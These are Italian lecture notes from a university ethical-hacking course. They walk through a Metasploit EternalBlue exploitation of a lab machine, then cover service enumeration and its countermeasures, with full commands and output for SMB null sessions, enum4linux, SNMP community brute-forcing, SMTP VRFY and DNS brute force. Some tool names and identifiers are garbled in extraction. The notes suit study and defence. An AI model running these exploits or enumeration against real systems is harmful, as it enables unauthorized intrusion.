# Nmap done at Sun Oct 24 07:25:36 2021 -- 1 IP address (1 host up) scanned in 3.08 seconds
```

Quello che leggiamo dall'analisi è che il servizio Samba, su porta 445, è vulnerabile con la vulnerabilità CVE 2017-143 che possiamo cercare liberamente su internet. Ora per sfruttare questa vulnerabilità usiamo metasploit attivabile attraverso il comando `$ msfconsole`, gli exploit avvengono attraverso l'uso di payloads che sono di tre tipi:

- **Singles**: sono payload standalone
- **Stager**: aprono una connessione
- **Stages**: caricano un payload minimale che viene poi esteso con altre informazioni dopo essersi attivato

Cerchiamo stesso sulla shell la vulnerabilità, poi per usare uno degli exploit basta scrivere `$ use numero_corrispondente` in questo caso il 3, che mi controlla solo se è vulnerabile o meno.

```
msf6 > search ms17_010
Matching Modules
=====
#  Name
-  ---
  0 exploit/windows/smb/ms17_010_永恒之蓝
ol Corruption
  1 exploit/windows/smb/ms17_010_永恒之蓝_Win8
ol Corruption for Win8+
  2 exploit/windows/smb/ms17_010_psexec
mpion SMB Remote Windows Code Execution
  3 auxiliary/admin/smb/ms17_010_command
mpion SMB Remote Windows Command Execution
  4 auxiliary/scanner/smb/smb_ms17_010
  5 exploit/windows/smb/smb_doublepulsar_rce
                                             Disclosure Date Rank Check Description
-----  -----  -----  -----  -----
  0 exploit/windows/smb/ms17_010_永恒之蓝 2017-03-14 average Yes  EternalBlue SMB Remote Windows Kernel
ol Corruption
  1 exploit/windows/smb/ms17_010_永恒之蓝_Win8 2017-03-14 average No   EternalBlue SMB Remote Windows Kernel
ol Corruption for Win8+
  2 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes  EternalRomance/EternalSynergy/EternalC
mpion SMB Remote Windows Code Execution
  3 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No   EternalRomance/EternalSynergy/EternalC
mpion SMB Remote Windows Command Execution
  4 auxiliary/scanner/smb/smb_ms17_010
  5 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes  SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/smb_doublepulsar_rce
msf6 > use 3
msf6 auxiliary(admin/smb/ms17_010_command) >
```

Dopo scriviamo `$ show options` per vedere come funziona l'exploit, in questo caso vediamo che ha bisogno solo di RHOST, ovvero la macchina host che vogliamo attaccare. Una volta visto questo passiamo all'exploit vero e proprio che usa la vulnerabilità **eternalblue, ovvero lo 0**.

Portato a termine l'attacco abbiamo una shell meterpreter che permette di interagire con sistemi Win e Unix contemporaneamente ed è super potente. Eternalblue **consente di ottenere direttamente i privilegi di root**.

```
13 Dir(s) 17,254,912,000 bytes free
C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is A0EF-1911

Directory of C:\Users\Administrator\Desktop

24/12/2017 03:22    <DIR>
24/12/2017 03:22    <DIR>..
21/07/2017 07:57           32 root.txt
               1 File(s)      32 bytes
               2 Dir(s) 17,254,912,000 bytes free

C:\Users\Administrator\Desktop>type root.txt
ff548eb71e920ff6c08843ce9df4e717
C:\Users\Administrator\Desktop>exit
exit
meterpreter >
```

Quella segnata è la bandiera che volevamo ottenere. Un altro comando importante di meterpreter è \$ ***hushdump*** che ci permette di ottenere gli hash di ogni utente sul sistema. **Purtroppo, tutti gli script python sono in python 2 ed è un po' particolare l'installazione, si consiglia di cercare su internet per come fare.**

I restanti minuti della lezione (1:57:10) sono un modo manuale per fare la stessa cosa che abbiamo fatto in maniera automatica, nello specifico si utilizza msfvenom che permette di generare payload da command line.

## LEZIONE 10 27/10/21

Le cose viste nelle ultime lezioni sono tutte relative ad un percorso di attacco concentrandoci soprattutto nella parte di enumeration. Oggi vorremmo fissare meglio le idee dellenumeration.

### Service Fingerprinting

Dopo la fase di Port Scanning (individuazione delle porte aperte negli Host Alive) si passa alla fase di Service Fingerprinting che consiste nell'effettuare un analisi dettagliata dei servizi ad esse associate ( Ad esempio versione, eventuali revisioni, livello di patch applicato etc).

Tipicamente è condotta in modo automatizzato da tool come Nmap mentre si utilizzano le tecniche manuali solo quando l'attaccante vuole garantire robustezza al possibile tracciamento. In particolare:

- Il Version Scanner interroga le porte aperte del host target e confronta le risposte con un database di "firme" associate ai singoli servizi e alle relative versioni. Dal confronto si riesce a comprendere il tipo di versione.
  - Ad esempio, con nmap il version scanning viene fatto con l'opzione "-sV"
- Il Vulnerability Scanners raccoglie e aggiorna le "firme" di vulnerabilità dei processi potenzialmente in ascolto su una porta di rete (i.e aggiornano il database utilizzato dal Version Scanning)
  - Ad esempio, uno strumento che utilizza un vulnerability scanner è OpenVAS (Open Vulnerability Assessment System), che ha un database di firme utilizzate per confrontare i feedback del probing su un sistema target.

### Vulnerability Scanners


Questi sono framework o architetture complesse che ci permettono di verificare le vulnerabilità dei nostri sistemi, spesso fatto anche in maniera automatica. Chi si occupa di sicurezza al 99% lo fa almeno una volta per verificare quali problemi ci possano essere.

## VULNERABILITY SCANNERS

- Tipicamente utilizzati quando non ci si preoccupa più di tanto di coprire le tracce dell'attività di scanning
- Basati sulla raccolta e l'aggiornamento di "signatures" di vulnerabilità note relative a tutti i tipi di processi potenzialmente in ascolto su una porta di rete:
  - sistema operativo, servizi di rete, applicazioni web, basi di dati, ecc.
- Moltissimi strumenti disponibili allo scopo, sia in ambito commerciale, sia nella comunità open source
  - es: OpenVAS → Open Vulnerability Assessment System

Uno scanner openSource disponibile nella suite Kali è **OpenVAS** che ha un architettura articolata ed è strutturata da diversi elementi:

- **Scanner**: Elemento che si occupa di effettuare le scansioni su target attraverso le richieste e le risposte ottenute fornendo un report
- **Base di dati NVT**: Database di informazioni usato dallo scanner, va aggiornato costantemente per conoscere tutte le vulnerabilità
- **Manager**: Si occupa di gestire i vari componenti
- **Interazione con utente**: o si utilizza la shell oppure da browser attraverso il Greenbone security assistant



Il prof ora mostra una sessione di OpenVAS, funzionante sulla porta 9392, abbiamo poi l'ultima scansione effettuata ed una dashboard che ci fornisce informazioni sulle scansioni.

The screenshot shows the Greenbone Security Assistant interface. At the top, there's a navigation bar with links like 'Dashboard', 'Scans', 'Assets', 'SecInfo', 'Configuration', 'Extras', 'Administration', and 'Help'. Below the navigation is a search bar and a filter section. The main content area displays a 'Report: Summary and Download' page. It includes a table of results with columns for 'Full report' and 'Filtered report'. The table shows counts for various severity levels (High, Medium, Low) and other metrics like 'Total' and 'Run Alert'. There are also download buttons for PDF and anonymous XML. At the bottom, there's a note about backend operation and a copyright notice.

Il report ottenuto è fatto così ed è PIENO di informazioni importantissime

This screenshot shows a detailed security report. On the left, there's a sidebar with a tree view of vulnerabilities categorized by severity (High, Medium, Low) and port/tcp/udp. The main pane contains several sections: 'Summary' (describing the host's installed software and potential vulnerabilities), 'Vulnerability Detection Result' (mentioning OpenSSH versions 6.6p1 and 7.3), 'Impact' (describing how exploiting the issue could lead to denial of service and user enumeration), 'Solution' (VendorFix, upgrade to version 7.3), 'Affected Software/OS' (OpenSSH versions before 7.3 on Linux), 'Vulnerability Insight' (details about password hashing flaws), 'Vulnerability Detection Method' (details about the NVT script used), and 'Product Detection Result'.

Una cosa più o meno vista ieri è l'**nmap scripting engine (NS)** non solo è uno strumento potentissimo ma è anche estendibile; infatti, è possibile estenderne le funzionalità usando il linguaggio Lua. I comportamenti aggiuntivi si realizzano come plug-in e che poi nmap usa come script.

## NMAP SCRIPTING ENGINE (NSE)

- Un'interfaccia che consente agli utenti *nmap* di estenderne le potenzialità attraverso script realizzati in linguaggio *Lua*
    - invio e ricezione di dati, creazione di report, ecc.
  - Moltissimi script disponibili di default:
    - network discovery, rilevamento della versione dei servizi di rete, scoperta di backdoor, sfruttamento di vulnerabilità (*exploit*)

## Banner grabbing

Il banner grabbing lo abbiamo già visto ma ripetendo è la forma più semplice di enumerazione, ci si collega ad un server che tipicamente usa servizi TCP e gli si chiedono informazioni; spesso già solo collegarsi fornisce banner.

Se in http, una volta chiuso il 3-way, non otteniamo risposta a meno che non inviamo un segnale in altri casi è lo stesso server che ci invia le informazioni.

## BANNER GRABBING

- La forma più semplice di enumerazione:
    - • mi collego ad un servizio remoto...
    - ...ne “osservo” l’output
  - Una attività foriera di informazioni estremamente utili:
    - tipo di servizio attivo, versione del servizio, presenza di plugin e/o moduli aggiuntivi, ecc.
  - Eseguibile manualmente con due utilissimi strumenti:
    - *telnet*
    - *netcat*

## BANNER GRABBING CON NETCAT

Quando osserviamo il protocollo FTP su una macchina dobbiamo vedere se è permesso il login anonimo, che è una feature di FTP messa a disposizione per utenti non registrati presso il server, normalmente offre opzioni limitate. Entrare in modalità anonima non significa aver bucato il server ma dimenticando di nascondere cose che degli utenti anonimi non dovrebbero vedere si ottengono comunque dei problemi.

- **Ovviamente FTP, per chi fa sicurezza non deve esistere**, è facile da mettere in sicurezza in base a dove posizioniamo la "S" all'interno dell'acronimo. Quello consigliato è mostrato nella seguente slide.

## FTP: CONTROMISURE

- FTP (File Transfer Protocol) è uno di quei servizi che oggi sono considerati talmente insicuri da suggerire, come unica contromisura, la loro dismissione!
- Alternativa al servizio "plain":
  - Secure FTP (SFTP)
  - basato sulla codifica SSH (Secure Shell)
- Nel caso in cui si ritenga di voler comunque offrire accesso in FTP ai propri utenti, occorre(rebbe) come minimo seguire alcuni accorgimenti di base:
  - es: non consentire in alcun modo il login "anonimo"...

- SFTP non permette solo di accedere in sicurezza da remoto ad un pc ma la secure shell è utile pure per mettere in sicurezza un protocollo, che sicuro non è, attraverso quello che chiamiamo **tunneling**,
- **FTPS invece effettua la crittografia sul protocollo FTP**.

Esempio di banner grabbing attraverso il servizio Telnet o SMTP

### SERVIZI DI RETE COMUNI: TELNET (PORTA TCP 23)

```
root@kali:~# telnet 143.113.113.113
Trying 143.113.113.113...
Connected to 143.113.113.113.
Escape character is '^]'.

-----
Universita' degli Studi di Napoli "Federico II"
CSI - Centro di ateneo per i Servizi Informativi
Facolta' di Ingegneria
Campus di Via Claudio

Cisco Catalyst 6509

Ogni tentativo di accesso non autorizzato a
questo sistema e' un reato perseguitabile ai sensi
dell'art. 615-ter del C.P.

-----
Username : 
```

NB: a volte, è il banner stesso a dirci che tipo di sistema stiamo contattando!

## SERVIZI DI RETE COMUNI: SMTP (PORTA TCP 25)

```
root@kali:~# telnet mail.unina.it 25
Trying 192.168.1.11...
Connected to mail.unina.it.
Escape character is '^]'.
220 smtp1.unina.it ESMTP Sendmail 8.14.4/8.14.4; Mon, 5 Oct 2015 18:04:22 +0200
vrfy spromano@unina.it
252 2.1.5 <spromano@unina.it>
vrfy ciccio@unina.it
550 5.0.0 ciccio@unina.it... User unknown
quit
221 2.0.0 smtp1.unina.it closing connection
Connection closed by foreign host.
root@kali:~#
```

- Una rudimentale forma di "account enumeration!"
  - "spromano" è un utente valido...
  - ..."ciccio" NO!

Esistono molti modi oggi per mettere in sicurezza i sistemi di posta, ad esempio ci sono le policy SPF (sender policy framework) che impediscono di inviare messaggi fingendosi altre persone.

Esempio di servizio DNS, dove non è abilitato il Zone Transfer e per approfondimenti si rimanda al laboratorio di ieri su docker.

## SERVIZI DI RETE COMUNI: DNS (UDP/TCP, PORTA 53)

```
root@kali:~# fierce -dns unina.it
DNS Servers for unina.it:
dscn1.unina.it
dscn2.unina.it

Trying zone transfer first...
Testing dscn1.unina.it
  Request timed out or transfer not allowed.
Testing dscn2.unina.it
  Request timed out or transfer not allowed.

Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force

Checking for wildcard DNS...
Nope. Good.
Now performing 2288 test(s)...
143.225.5.200    apps.unina.it
192.132.34.1     web.unina.it
192.132.34.5     vmail.unina.it
192.132.34.8     pax1.unina.it
192.132.34.9     pax3.unina.it
192.132.34.12    ssolam.unina.it

Subnets found [may want to probe here using nmap or unicornscan]:
172.29.0.0-255   : 1 hostnames found.
143.225.148.0-255 : 1 hostnames found.
143.225.163.0-255 : 2 hostnames found.
143.225.172.0-255 : 1 hostnames found.
143.225.19.0-255  : 1 hostnames found.
143.225.209.0-255 : 1 hostnames found.
143.225.25.0-255  : 1 hostnames found.
143.225.5.0-255   : 1 hostnames found.
143.225.58.0-255  : 1 hostnames found.
172.29.0.0-255   : 1 hostnames found.
192.132.34.0-255 : 78 hostnames found.
192.132.28.0-255 : 7 hostnames found.

Done with Fierce scan: http://ha.ckers.org/fierce/
Found 96 entries.

Have a nice day.
```

- Problema principale:
  - Zone Transfer
    - cfr. lezione sul footprinting...
- Anche con Zone Transfer disabilitato:
  - reverse lookup, brute forcing, ecc.
- Moltissimi tool per automatizzare il tutto:
  - es: *fierce*

### • TFTP (Trivial File Transfer Protocol)

Super diffuso ed utilizzato, ed è uno scandalo, perché ti permette di avere file o informazioni disponibili senza minimamente effettuare un'autenticazione. Utile per configurare diversi router partendo da un singolo funzionante e ben configurato.

## SERVIZI DI RETE COMUNI: TFTP (UDP/TCP, PORTA 69)

- Trivial File Transfer Protocol (TFTP)
  - la forma più semplice di trasferimento file in rete
  - tipicamente configurato per lavorare sulla porta 69 UDP
  - ipotesi di base:
    - per scaricare un file dal server, ne devi conoscere il nome...
    - ...l'autenticazione non serve!
- Difficilmente abilitato sui nodi di rete proprio a causa dei suoi scarsissimi (pressoché assenti) requisiti di sicurezza...
- ...ma ancora ampiamente diffuso, anche su router e switch!
- Tipici nomi di file di configurazione disponibili sui router:
  - "running-config", "startup-config", "config", "cisco-config", ecc.

- **Finger**

Servizio vecchio ed usato nei primi tempi di internet per dare informazioni sull'indirizzo.

### SERVIZI DI RETE COMUNI: Finger (UDP/TCP, PORTA 79)

- Il modo classico di fornire, in maniera automatizzata, informazioni sugli utenti nella rete Internet dei primi tempi (quando tutti erano più buoni...)
- Tipicamente disabilitato nei moderni sistemi di rete

```
[root@target.example.com]# finger -l @target.example.com
[target.example.com]
Login: root
Name: root
Directory: /root
Shell: /bin/bash
On since Sun Mar 28 11:01 (PST) on ttys1 11 minutes idle
(messages off)
On since Sun Mar 28 11:01 (PST) on ttys0 from :0.0
 3 minutes 6 seconds idle
No mail.
Plan:
John Smith
Security Guru

root@kali:~# finger @143.225.28.244
Integrated port
Printer Type: Lexmark T644
Print Job Status: No Job Currently Active
Printer Status: 0 Ready
root@kali:~#
```

- **HTTP**

Per http abbiamo che il load balancer ci reindirizza sul server corretto ma il problema è che mostra e salva i cookie.

### SERVIZI DI RETE COMUNI: HTTP (TCP, PORTA 80)

- Approccio "manuale": il solito *netcat*
  - già il metodo HEAD fornisce un bel po' di dati utili...

```
root@kali:~# nc www.unina.it 80
HEAD / HTTP/1.1
Host: www.unina.it

HTTP/1.1 301 Moved Permanently
Date: Mon, 05 Oct 2015 18:05:28 GMT
Set-Cookie: JSESSIONID=9310ADFC00E953244C28010387A52B8.node_staging11; Path=/; HttpOnly
Set-Cookie: GUEST_LANGUAGE_ID=it_IT; Expires=Tue, 04-Oct-2016 18:05:33 GMT; Path=/
Set-Cookie: COOKIE_SUPPORT=true; Expires=Tue, 04-Oct-2016 18:05:33 GMT; Path=/
Location: http://www.unina.it/home;sessionid=9310ADFC00E953244C28010387A52B8.node_staging11
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 336
Connection: close

root@kali:~# nc www.unina.it 80
HEAD /home;sessionid=9310ADFC00E953244C28010387A52B8.node_staging11 HTTP/1.1
Host: www.unina.it

HTTP/1.1 200 OK
Date: Mon, 05 Oct 2015 18:06:25 GMT
Set-Cookie: COOKIE_SUPPORT=true; Expires=Tue, 04-Oct-2016 18:06:31 GMT; Path=/
Liferay-Portal: Liferay Portal Enterprise Edition 6.1.20 EE (Paton / Build 6120 / July 31, 2012)
ETag: "0"
Set-Cookie: COOKIE_SUPPORT=true; Expires=Tue, 04-Oct-2016 18:06:31 GMT; Path=/
Content-Type: text/html;charset=UTF-8
Content-Length: 32
Connection: close
```

Ma iniziamo adesso la parte **legata a Microsoft e nello specifico alla RPC (Remote Procedure Call)**, essa è nata in ambiente UNIX ma ovviamente Microsoft ne ha fatta una sua implementazione. Gli indirizzi mostrati sono, per standard, ad uso didattico e quindi non presentano nessun tipo di problema o informazione sensibile.

Nell'esempio abbiamo l'enumerazione di MSRPC e otteniamo gli identificativi, il numero di porta e una minima spiegazione del servizio.

## MICROSOFT RPC (MSRPC): TCP, PORTA 135

- Remote Procedure Call (RPC) endpoint mapper:
  - utilizzato per fornire informazioni circa la presenza di servizi/applicazioni sulla macchina (Microsoft) target

```
|root@kali:~# nmap 143.225.XXX.XXX -script=msrpc-enum |
```

```
Host script results:
| msrpc-enum:
|
|   uuid: d95afe70-a6d5-4259-822e-2c84dalddb0d
|   tcp_port: 49152
|   ip_addr: 0.0.0.0
|
|   uuid: 4b112204-e19-11d3-b42b-0000f81feb9f
|   ncacn_rpc: LRPC-51de3ed2060d22ec0d
|
|   netbios: \\GREEN-PC
|   uuid: b58aa02e-2884-4e97-8176-4ee06d794184
|   ncacn_np: \\pipe\\trkwks
```

- Netbios Name Service

Vediamo ora il principale **tallone d'Achille** dei sistemi Microsoft, ovvero **Netbios Name Service**. Il servizio è come se fosse il DNS proprietario di Microsoft e viene usato quando sfogliamo la rete nella nostra interfaccia grafica.

## NETBIOS NAME SERVICE: UDP, PORTA 137

- NetBIOS Name Service (NBNS):
  - un sistema dei nomi distribuito per reti Microsoft
  - non più necessario, da Windows 2000 in poi, perché rimpiazzato dall'approccio standard (DNS)...
  - ...ma ancora abilitato di default in quasi tutte le distribuzioni di Windows
- L'enumerazione è in questo caso banale:
  - si inviano in rete semplici messaggi di "poll" UDP indirizzati alla porta 137

Il servizio ora è totalmente deprecato e Microsoft si è adattato al DNS normale, ciò non toglie che i problemi continuino ad esserci e siano diffusi. In questo caso l'enumerazione si fa in maniera molto semplice attraverso diversi tool quali:

## NETBIOS NAME SERVICE: I TOOL

- “**“net view”**
  - identifica tutti i domini Microsoft in una rete, o tutti i computer in un dominio
- “**“nltest”**
  - identifica i *Domain Controller* (depositari delle informazioni di autenticazione!) di uno specifico dominio
- “**“nbtstat”**
  - consente di collegarsi a singole macchine in un dominio per prelevarne la “tabella dei nomi”:
    - nome del sistema, nome del dominio cui il sistema appartiene, utenti attivi sul sistema, servizi attivi, indirizzo MAC, ecc.
- “**“nbtscan”** (anche per Linux...)
  - effettua le operazioni di nbtsat su un’intera rete

I tool qui visti sono stati usati spesso quando facciamo gli esami di laboratorio ad Agnano.

## NBTS SCAN: UN ESEMPIO

```
root@kali:~# nbtscan -r 143.225. XXXXXX
Doing NBT name scan for addresses from 143.225. XXXXXX/XX

IP address      NetBIOS Name    Server      User          MAC address
-----          -----
143.225          <server>        <unknown>   00:22:64:
143.225          <server>        <unknown>   18:03:73:
<unknown>        <server>        <unknown>
143.225          GREEN-PC       <server>    <unknown>   08:68:6e:
143.225          <server>        <server>    <unknown>   00:19:99:
143.225          FMREPOS        <server>    FMREPOS    00:00:00:
143.225          POSEMBEDDED  <server>    <unknown>   00:22:64:
143.225          POSSECLABA    <server>    <unknown>   4c:72:b9:
143.225          TIME-CAPSULE-DI <server>    <unknown>   20:c9:d0:
143.225          NASD985F8     <server>    NASD985F8  00:00:00:
143.225          <server>        <server>    <unknown>   00:15:f2:
Sendto failed: Permission denied
143.225          <server>        <server>    <unknown>   00:00:00:
<unknown>        <server>        <server>    <unknown>   90:72:40:
143.225          DAVIDE-OFFICE <server>    <server>    c8:60:00:
143.225          WIN_P2PCLIENT01A <server>    <server>    b8:ca:3a:
143.225          <server>        <server>    <unknown>   c8:2a:14:
143.225          <server>        <server>    <unknown>   c8:9c:dc:
143.225          NP18U69BB     <server>    <server>    00:1f:f3:
143.225          XRX9C934E5E0AE0  <server>    <server>    00:1a:4b:
143.225          <server>        <server>    <unknown>   9c:93:4e:
```

**Le contromisure quali possono essere?** La più semplice è eliminarlo visto che non viene neanche più usato oppure disabilitare le cose che non vogliamo mostrare all'esterno. Questo servizio però risulta utile quando bisogna far convivere dei PC all'interno di un dominio locale, disabilitandolo su TCP/IP.

## NETBIOS NAME SERVICES: CONTROMISURE

- Restringere (o negare) l'accesso alla porta 137 UDP
- Per evitare che dati sugli utenti appaiano nelle tabelle NETBIOS:
  - disabilitare i servizi “Alerter” e “Messenger” sui singoli host del dominio
    - Services Control Panel
- Per evitare che si possa accedere ai servizi NETBIOS da Internet:
  - disabilitare il servizio NETBIOS su TCP/IP nelle proprietà delle singole schede di rete di cui è dotato il proprio host

L'utilizzo intelligente del comando `$ net` permette, nel caso della slide di montare su questo computer (uso di `\\"`) questo elemento IPC. Questo comando è esattamente l'operazione di premere il tasto destro e chiedere di mostrarci la risorsa in locale.

## NETBIOS SESSION ENUMERATION: TCP 139/445

- Il principale tallone di Achille per sistemi Windows
  - "null session (o anonymous connection) attack"!
- Un exploit del protocollo SMB (Server Message Block):
  - la base per i servizi Microsoft di condivisione di file e di stampa:

```
C:\>net use \\192.168.202.33\IPC$ "" /u:""  
    • sintassi simile a quella del comando per "montare" un drive di rete  
    • utilizzato per:

- collegarsi alla risorsa condivisa (nascosta) di Inter Process Communication (IPC$)
- come utente "anonimo" (/u:"")
- con password "null" ("")


- in caso di successo, l'attaccante ha a disposizione un canale aperto per "spillare" informazioni sensibili dal sistema target:
  - informazioni di rete, cartelle condivise, utenti, gruppi, chiavi di registro, ecc.

```

Il problema principale è: quando è possibile entrare con la NULL session; quindi, appunto collegandosi come anonimo? È possibile entrare sempre ma se non si riesce ad accedere è meglio perderci un altro po' di tempo in più poiché potrebbe essere che c'è qualche altro account di default, il quale ci consente un accesso.

## NUL SESSION: I TOOL "ALL-IN-ONE"

- Un insieme di strumenti preconfezionati per:
  - stabilire una null session con il target
  - recuperare quante più informazioni possibile dal target sfruttando la sessione stabilita
- Ambiente Windows:
  - Winfingerprint: <https://github.com/kkuehl/winfingerprint>
  - NBenum: <http://nbenum.sourceforge.net/>
- Ambiente Linux:
  - enum4linux: <http://tools.kali.org/information-gathering/enum4linux>

Attenzione ovviamente l'enumeration in ambiente Linux è un enumerazione da Linux per Window, non è che lo fa su Linux. I range mostrati nell'esempio servono proprio per prendere l'utente amministratore e gli altri standard.

# ENUM4LINUX IN AZIONE...

```
root@kali:~# enum4linux 143.225.100.100
Starting enum4linux v0.8.9 ( http://www.portcullis.co.uk/application/enum4linux/ ) on Tue Oct 6 11:18:43 2015

| Target Information | 
Target ..... 143.225.100.100
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

| Enumerating Workgroup/Domain on 143.225.100.100 |
[+] Got domain/workgroup name: WORKGROUP

| Nbtstat Information for 143.225.100.100 |
Looking up status of 143.225.100.100
  NASD985F8    <00> -      B <ACTIVE>  Workstation Service
  NASD985F8    <03> -      B <ACTIVE>  Messenger Service
  NASD985F8    <20> -      B <ACTIVE>  File Server Service
  WORKGROUP    <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
  WORKGROUP    <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name

  MAC Address = 00-00-00-00-00-00

| Session Check on 143.225.100.100 |
[+] Server 143.225.100.100 allows sessions using username '', password '' ! 

| Getting domain SID for 143.225.100.100 |

```

- **SMB**

Le contromisure per SMB null session sono diverse e raccolte nella slide successiva:

## SMB NULL SESSION: CONTROMISURE

- Porte TCP utilizzate: 139 e 445 (quest'ultima da Win2000 in poi)
  - soluzione più immediata:
    - filtrare le porte TCP (ed UDP) 139 e 445 su tutti i dispositivi di accesso perimetrali della propria rete
- Sui singoli host:
  - disabilitare i servizi SMB
    - "unbinding" del client WINS (TCP/IP) dall'interfaccia di rete, tramite il Tab "Bindings" del pannello di controllo relativo ai networking
  - per sistemi successivi a Windows NT4 Service Pack3:
    - configurazione del flag "RestrictAnonymous" nel registro di sistema
      - una "facility" concepita ad hoc per prevenire l'enumerazione di informazioni sensibili sfruttando "null sessions"
    - NB: soluzione comunque "aggirabile" da parte di alcuni dei tool di attacco più potenti!

Samba è implementabile anche in macchine non windows proprio perché sono protocolli di rete. Proprio perché è diventato un punto debole Microsoft è corsa ai ripari implementando un flag che permetteva di annullare le sessioni nulle, ma ovviamente è stato superato in niente.

Un altro protocollo simpatico è SNMP che per noi è Security not my problem visto che è pienissimo di problemi, soprattutto nelle versioni base. Serve per fare gestioni in rete su degli agenti con richieste SET o GET, le informazioni sono esposte in formato ad albero.

## SNMP ENUMERATION: UDP, PORTA 161

- Simple Network Management Protocol...
- ...aka "Security Not My Problem" (almeno per le versioni 1 e 2 del protocollo)!
- Un protocollo concepito per fornire informazioni "intime" circa i dispositivi di rete
- Dotato di un semplice meccanismo di autenticazione basato su password
  - spesso configurato in maniera fin troppo lasca
    - es: password di default per accedere a dispositivi SNMP in modalità read-only:
      - "public"
    - dati contenuti in un'apposita struttura chiamata MIB (Management Information Base)
      - moltissime informazioni vengono pubblicate nella parte "proprietaria" della MIB da parte dei singoli produttori di dispositivi:
        - es: sistemi Windows NT → nomi degli account utente

Questo protocollo offre funzionalità di autenticazione, anche se all'inizio funzionava in base alle community. Le informazioni disponibili sono di grana finissima e quindi poter ottenere informazioni fondamentali. Di seguito possiamo vedere uno script **snmp-brute** che ci permette di usare le community più note per poter accedere al protocollo.

## ALLA RICERCA DI DISPOSITIVI SNMP-ENABLED

```
MacBookPro-spromano:logs spromano$ sudo nmap -sU -p161 --script snmp-brute --script-args snmplist=community.lst 192.168.1.0/24
Starting Nmap 6.40-2 ( http://nmap.org ) at 2015-10-07 08:52 CEST
Nmap scan report for 192.168.1.64
Host is up (0.77s latency).
PORT      STATE     SERVICE
161/udp  open|filtered snmp
|_ snmp-brute:
|   admin - Valid credentials
|   public - Valid credentials
MAC Address: B0:E8:92:76:34:13 (Seiko Epson)

Nmap scan report for 192.168.1.79
Host is up (0.84s latency).
PORT      STATE     SERVICE
161/udp  closed snmp
MAC Address: 40:F3:08:8D:52:4A (Murata Manufactuaring Co.)

Nmap scan report for 192.168.1.253
Host is up (0.841s latency).
PORT      STATE     SERVICE
161/udp  closed snmp
MAC Address: 9E:97:26:D0:5C:0E (Unknown)

Nmap scan report for 192.168.1.254
Host is up (0.00083s latency).
PORT      STATE     SERVICE
161/udp  open|filtered snmp
MAC Address: 9C:97:26:D0:5C:0E (Technicolor)


Nmap scan report for 192.168.1.76
Host is up (0.000071s latency).
PORT      STATE     SERVICE
161/udp  closed snmp

Nmap done: 256 IP addresses (5 hosts up) scanned in 58.27 seconds
```

Ogni cosa conservata nel DB SNMP è indirizzata attraverso il percorso di una struttura gerarchica come mostrato di seguito, anche se non ci sono tutti i rami e i nomi tra parentesi indicano il loro numero come figlio.

Quindi se voglio arrivare a directory mi basta fare 1.3.6.1.1, lo devo fare a mano? No, lo faccio attraverso UDP con datagramma in base ai valori dati e me li restituisce.

## LA MIB SNMP



Come contromisure potremmo disabilitare gli agenti SNMP sulle singole macchine, come prima soluzione, bloccare l'accesso UDP alla porta oppure passare alla versione 3. Questo servizio rimane però utilissimo per un amministratore di rete per effettuare la **topology discovery**.

## SNMP ENUMERATION: CONTROMISURE

- Disabilitare gli agenti SNMP sulle singole macchine
- Nel caso di agenti attivi:
  - configurare nomi di "community" difficili da indovinare
- Nella rete:
  - bloccare l'accesso alla porta 161 su tutto il perimetro della propria infrastruttura
- In generale:
  - impiegare la versione più recente del protocollo (SNMPv3)
  - disponibilità di meccanismi di crittografia e di autenticazione molto più avanzati

- **BGP**

È lo sconosciuto di internet ed è un gigante sulle quali internet si regge ed è il suo unico collante. Il suo compito è fare il routing inter-dominio e non lo abbiamo visto bene ma in realtà bisognerebbe conoscerlo alla perfezione visto che è super difficile ma fondamentale.

## BGP ENUMERATION: TCP, PORTA 179

- Due passi:
  1. determinare il numero dell'Autonomous System (ASN) dell'organizzazione target
  2. eseguire una query sui router per identificare tutte le reti nelle quali il vettore di Autonomous System attraversati (AS path) termina con il numero di AS identificato nella fase precedente
- Impiego di servizi pubblicamente disponibili:
  - [www.arin.net](http://www.arin.net) → query con keyword "ASN"
- Tecnica alternativa, a partire da un generico indirizzo IP dell'organizzazione target:
